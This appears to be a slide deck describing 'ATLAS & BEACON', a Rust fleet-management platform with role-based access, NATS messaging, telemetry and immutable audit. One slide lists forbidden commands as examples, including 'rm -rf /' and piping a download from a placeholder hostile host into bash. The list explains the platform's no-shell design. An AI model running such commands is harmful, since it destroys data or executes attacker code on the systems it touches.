ATLAS & BEACON

Distributed Fleet Operations Platform

Autonomous Telemetry, Logging, Analysis & Surveillance

Agenda

- System Overview
- Architecture
- Core Components
- Authentication & RBAC
- Execution Model
- Telemetry & Monitoring
- Audit & Security
- Operations
- Deployment
- Roadmap

System Overview

ATLAS Server

- Central management plane
- Fleet orchestration
- Authentication & RBAC
- Audit & compliance
- REST API & WebSocket
- Namespace definitions
- Scheduler

Beacon Agent

- Installed on every node
- Operations execution
- Telemetry collection
- Local SQLite state
- Offline-capable
- NATS communication
- Immutable audit trail

Single server manages 1 to 1000+ agents without architectural changes

Key Design Principles

- **No arbitrary shell execution**
  - Approved operations only
  - Versioned workflows
  - Type-safe dispatch
- **Offline-first architecture**
  - Local buffering
  - Queue persistence
  - Auto-replay on reconnect
- **Security by default**
  - RBAC everywhere
  - Immutable audits
  - AES-256-GCM encryption
  - TLS 1.3 transport
- **Production-grade**
  - Tokio async runtime
  - Rust-native
  - No shell scripts
  - Full Prometheus metrics

System Architecture

Beacon Agents

- Agent 1
- Agent 2
- Agent N

NATS JetStream

- Durable subjects
- Offline buffering
- Fan-out delivery

ATLAS Server

- Auth & RBAC
- Namespace manager
- Execution coordinator
- Audit engine
- REST / WebSocket

All communication flows through NATS JetStream—no direct agent connections.

Authentication & RBAC Model

Role	Capabilities
Viewer	Read-only access. View metrics, logs, namespaces, audit history. No write or execute permissions.
Commander	Execute operations. Pause/resume/stop executions. Cannot create, modify, or delete resources.
Captain	Full administrative control. All CRUD operations, configuration, encryption management, backup operations.

Password Security

- Argon2id hashing
- No plaintext storage
- Recovery keys (primary)

RBAC Enforcement

- Server-side at every boundary
- CLI ▪ TUI ▪ REST ▪ WebSocket
- Namespace-level permissions

The Approved Operations Model

NO Shell Execution

These commands are **FOREVER FORBIDDEN**:

```
beacon exec "rm -rf /"
beacon exec "curl evil.sh | bash"
beacon namespace add-command "user supplied shell"
```

ONLY Approved Operations

```
{
  "namespace": "update_system",
  "operations": [
    { "type": "update_packages", "timeout_sec": 120 },
    { "type": "upgrade_packages", "timeout_sec": 300 },
    { "type": "autoremove_packages", "timeout_sec": 60 }
  ],
  "required_role": "commander"
}
```

Namespace System: Versioned Workflows

Immutable Versioning

- Every published version is immutable
- Execution pinned to version
- Full history maintained
- New versions for updates

Example Versions

- `update_system_v1`
- `update_system_v2` (+ autoremove)
- `update_system_v3` (+ disk check)

Namespace Groups

- Ordered composition
- Per-step enable/disable
- Sequential or parallel execution
- Group-level history

```
provision_server:
  - install_packages v2
  - configure_firewall v1
  - create_users v3
  - start_services v1
```

Agent Tags: Fleet-Wide Targeting

Built-in Tags

- `production`
- `staging`
- `testing`
- `database`
- `web`
- `edge`
- `raspberrypi`

Custom Tags Supported

- User-defined without restriction
- Multiple tags per agent
- Dynamic targeting
- Group-based execution

Tag-Based Execution Examples

```
beacon namespace run update_system --tag production
beacon namespace run audit_logs    --tag database
beacon group run provision         --tag staging
beacon namespace run reboot_check  --tag raspberrypi
```

Execution Lifecycle & Lock Modes

Execution States

- Pending
- Queued
- Running
- Paused
- Completed
- Failed
- Cancelled
- TimedOut

Lock Modes

- `deny` — Reject concurrent runs
- `queue` — Queue additional requests
- `replace` — Cancel queued, run new
- `parallel` — Allow simultaneous

Lock mode per namespace prevents execution collisions

Scheduler: Cron-Based Automation

Schedule Types

- Every Minute
- Every Hour
- Every Day
- Every Week
- Every Month
- On Boot
- Full Cron Expression

Maintenance Windows

- Suppress dangerous operations on tagged agents
- Automatic replay after window expiry
- Per-tag maintenance control

Conflict Policies

- Skip (no concurrent)
- Queue (behind running)
- Replace (cancel queued)
- Parallel (allow concurrent)

Comprehensive Telemetry Collection

System Collectors

- CPU (usage, freq, temp)
- RAM (used, free, cached)
- Storage (capacity, IOPS)
- Network (RX/TX, errors)
- Processes (CPU%, memory)
- Services (status, restarts)
- Kernel info

Extended Collectors

- Mounted drives
- Temperature sensors
- Power state
- Containers
- Kubernetes logs
- Custom via plugins

Retention Strategy

Resolution	Interval	Retention
Raw	1 second	24 hours
Rollup	1 minute	30 days
Rollup	1 hour	365 days

Structured Logging

```
{
  "timestamp": "2024-01-15T14:23:01.123Z",
  "app_id": "sha256:a3f1c9...",
  "execution_id": "exec-00421",
  "namespace": "update_system",
  "severity": "Info",
  "source": "execution_engine",
  "message": "Package upgrade completed"
}
```

Severity Levels

- Trace
- Debug
- Info
- Warning
- Error
- Critical

Important: Severity is **never inferred** from stdout—explicitly assigned by subsystem

Immutable Audit: Compliance Foundation

Audit records cannot be deleted or modified

Not even the Captain role can modify audit entries. This is enforced at the database level.

Audited Events

- Login / Logout
- Namespace execution
- Password resets
- User creation / deletion
- Agent removal
- Configuration changes
- Key rotation
- All failed attempts

Permitted Operations

- ▪ Archive, Export, Compress, Verify
- × Delete, Modify, Rewrite

Defense-in-Depth Encryption

Layer	Algorithm / Mechanism
Transport (server – agents)	TLS 1.3 over NATS; certificate pinning
Transport (operator – server)	TLS 1.3 via Nginx; HSTS enforced
Payload encryption	AES-256-GCM on message bodies
Key derivation	Argon2id from master password
Secrets storage	HashiCorp Vault (Transit & KV)
Agent certificates	Vault PKI; short-lived; auto-rotated
Audit log at rest	AES-256-GCM column-level encryption

NATS JetStream: Reliable Messaging

Why NATS JetStream?

- Durable, ordered, at-least-once delivery
- Dead-letter queues
- Stream retention policies
- Consumer groups
- Message replay
- Lightweight footprint

Subject Hierarchy

```
beacon.agent.<id>.commands
beacon.agent.<id>.logs
beacon.agent.<id>.metrics

beacon.group.<tag>.commands     # Tag-based fan-out
beacon.all.commands             # Broadcast
```

No direct TCP connections—all communication through NATS

Offline-First: Always-On Operations

During Network Loss

- Continue collecting metrics
- Continue logging events
- Continue auditing actions
- Continue queuing data
- Execute stored operations

Local SQLite Storage

- `config.db`
- `metrics.db`
- `logs.db`
- `audit.db`
- `queue.db`

On Reconnection

- Auto-replay all queued messages
- JetStream replay semantics
- Deduplication by message ID
- Resume pending executions

Zero data loss
in offline scenarios

Storage Architecture

Agent Storage (SQLite)

- 5 dedicated databases
- WAL mode for durability
- Periodic VACUUM
- Integrity checks
- Automated backups

Retention Policy

- Metrics: 24h (raw)
- Logs: unlimited
- Audit: immutable

Server Storage (PostgreSQL)

- Users & Roles
- Agents & Tags
- Namespaces
- Groups
- Metrics history
- **Audit (append-only)**
- Schedules

Database Features

- Connection pooling
- Point-in-time recovery
- Row-level security

Remote Access: REST API & WebSocket

REST API

- Full RBAC protection
- JWT bearer tokens
- Rate limiting
- All endpoints /api/v1/*
- Endpoint-level RBAC

Example Endpoints

- `GET /api/v1/agents`
- `POST /api/v1/executions`
- `GET /api/v1/logs`
- `PUT /api/v1/config`

WebSocket Channels

- `logs` (filterable)
- `metrics`
- `executions`
- `audit` (Captain)
- `health`

Back-Pressure Handling

- Per-client send buffer
- Slow consumer detection
- Frame-drop notifications
- Exponential backoff

Terminal User Interface (Ratatui)

Full Fleet Management in the Terminal

Available Views

- Dashboard
- Agents
- Namespaces
- Groups
- Executions
- Metrics
- Logs
- Audit

Features

- Keyboard navigation
- Live WebSocket updates
- Search & filtering
- Role-aware rendering
- Contextual help

Every remote capability available locally via CLI

Resilience: Edge Cases & Failures

Agent Connectivity

- Agent offline mid-execution
- Long outage recovery
- NATS partition handling
- ID collision detection

Execution Coordination

- Fan-out to 1000+ agents
- Partial fleet failure
- Version pinning
- State persistence

Database & Storage

- PostgreSQL unavailable
- Disk full handling
- Schema migration
- Backup restore validation

WebSocket & API

- Reconnect storms
- API rate limiting
- Clock skew handling
- Global resource limits

Deployment: 5.7 GB for 100 Agents

Component	CPU	Memory
Nginx	0.5	128 MB
Redis 7	0.5	256 MB
NATS JetStream	1.0	512 MB
HashiCorp Vault	0.5	256 MB
Prometheus	1.0	1 GB
Grafana	0.5	512 MB
PostgreSQL 16	2.0	2 GB
PgBouncer	0.2	64 MB
ATLAS Server	2.0	1 GB
Total	**~8.2 cores**	**~5.7 GB**

Single 16 GB host sufficient for 100+ agent fleet

Extensibility: Plugin Architecture

Plugin Types

- Metric Collectors
- Operations
- Exporters
- Notifications
- Integrations

Plugin Features

- Declared permissions
- Cryptographic signing
- Independent versioning
- Health tracking

Where ATLAS & BEACON Fit

System	Domain	Overlap
Salt / Ansible	Config Mgmt	Namespace execution, agent model
Rundeck	Operations	RBAC execution, scheduling, audit
Zabbix	Monitoring	Telemetry collection, alerting
Prometheus	Metrics	Time-series, retention tiers
osquery	Fleet Visibility	Agent identity, process monitoring

ATLAS & BEACON unify all of these into a single Rust platform

Implementation Roadmap

1. **Phase 1**: Agent Core + Metrics & Logging
2. **Phase 2**: Server + NATS + REST API
3. **Phase 3**: Audit Engine + Encryption
4. **Phase 4**: Scheduler + Namespace Groups
5. **Phase 5**: WebSocket + Full TUI
6. **Phase 6**: Plugin System
7. **Phase 7**: Multi-server Federation
8. **Phase 8**: Hardening & Load Testing (1000+ agents)

Each phase adds one capability layer

Zero architectural changes required to reach 1000+ agents


Non-Functional Requirements

- Language: **Rust only**
- Runtime: **Tokio async**
- Scalability: **1 to 1000+ agents**
- Availability: **Graceful shutdown**
- Crash Recovery: **PostgreSQL persistence**
- Security: **Secure by default**
- Testing: **Unit + integration + property-based**
- Observability: **Prometheus + structured logs**
- Auditability: **Every action traceable**
- Parity: **CLI = API = TUI**
- Extensibility: **Plugin architecture**
- Offline: **Full local operation**
- RBAC: **Extensible to custom roles**
- Future: **Multi-server federation**

Key Takeaways

- **No shell execution**
  - Approved operations only
  - Type-safe dispatch
- **Offline-first**
  - Full local autonomy
  - Auto-replay on reconnect
- **Immutable audit**
  - Database-level enforcement
  - No-delete policy
- **Unified platform**
  - Execution + Telemetry
  - CLI + REST + WebSocket + TUI
- **Production-grade**
  - Tokio async
  - Comprehensive testing
- **Lean footprint**
  - 5.7 GB for 100 agents
  - Rust-native, no bloat

Architecture Summary



Questions?

ATLAS & BEACON

Distributed Fleet Operations Platform

Rust ▪ Async ▪ NATS JetStream
PostgreSQL / SQLite
RBAC ▪ Immutable Audit ▪ AES-256-GCM